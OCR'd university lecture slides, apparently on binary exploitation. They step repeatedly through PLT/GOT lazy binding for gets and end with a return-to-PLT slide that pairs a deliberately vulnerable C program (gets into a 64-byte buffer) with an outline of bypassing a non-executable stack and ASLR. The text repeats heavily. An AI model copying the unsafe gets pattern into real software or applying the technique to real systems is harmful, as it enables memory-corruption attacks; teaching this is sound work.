0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call  0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp    *0x804c008
0x804902c: add    %al,(%eax)
0x804902e: add    %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call  0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp    *0x804c008
0x804902c: add    %al,(%eax)
0x804902e: add    %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call  0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0x08049036
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call  0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:    0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:    0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push   0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (First Run)

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call  0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:    0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

We finally finished!

```
0x8049020: push   0x804c004
0x8049026: jmp    *0x804c008
0x804902c: add    %al,(%eax)
0x804902e: add    %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (Other Runs)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push  0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (Other Runs)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push  0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (Other Runs)

université de BORDEAUX

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push  0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (Other Runs)

```
...
0x80491bd <+35>: mov  %eax,%ebx
0x80491bf <+37>: call 0x8049030 <gets@plt>
0x80491c4 <+42>: add  $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

```
0x8049020: push  0x804c004
0x8049026: jmp   *0x804c008
0x804902c: add   %al,(%eax)
0x804902e: add   %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```

gets@libc (libc, r-x)

A Library Function Call (Other Runs)

université de BORDEAUX

```
...
0x80491bd <+35>: mov   %eax,%ebx
0x80491bf <+37>: call  0x8049030 <gets@plt>
0x80491c4 <+42>: add   $0x10,%esp
...
```

Program (.text, r-x)

```
0x804c000:  0x0804bf14
0x804c004:  0xf7ffd980
0x804c008:  0xf7fe88e0
0x804c00c: <gets@got.plt>:   0xf7e20980
0x804c010: <system@got.plt>: 0x08049046
```

Global Offset Table (.got.plt, rw-)

Way faster this time!

```
0x8049020: push   0x804c004
0x8049026: jmp    *0x804c008
0x804902c: add    %al,(%eax)
0x804902e: add    %al,(%eax)
0x8049030 <gets@plt+0>:    jmp   *0x804c00c
0x8049036 <gets@plt+6>:    push  $0x0
0x804903b <gets@plt+11>:   jmp   0x8049020
0x8049040 <system@plt+0>:  jmp   *0x804c010
0x8049046 <system@plt+6>:  push  $0x8
0x804904b <system@plt+11>: jmp   0x8049020
```

Procedure Linkage Table (.plt, r-x)

```
0xf7fe88e0: push %eax
...
```

Linker (ld.so, r-x)

```
0xf7e20980 <gets>:   push %ebp
0xf7e20981 <gets+1>: mov  %esp,%ebp
...
```


gets@libc (libc, r-x)

Return-to-PLT

```
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Stack is **not executable**, but we can override it.
ASLR is enabled, so libraries are not static.

We **redirect the function calls to the PLT** which is static.




Return-to-PLT

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Stack is **not executable**, but we can override it.
ASLR is enabled, so libraries are not static.

We **redirect the function calls to the PLT** which is static.




Return-to-PLT

```c
#include <stdio.h>
#include <stdlib.h>

void foo (void) {
  char buffer[64];
  gets (buffer);
}

int main (void) {
  system ("ls /");
  foo ();
  exit (EXIT_SUCCESS);
}
```

Stack is **not executable**, but we can override it.
ASLR is enabled, so libraries are not static.

We **redirect the function calls to the PLT** which is static.

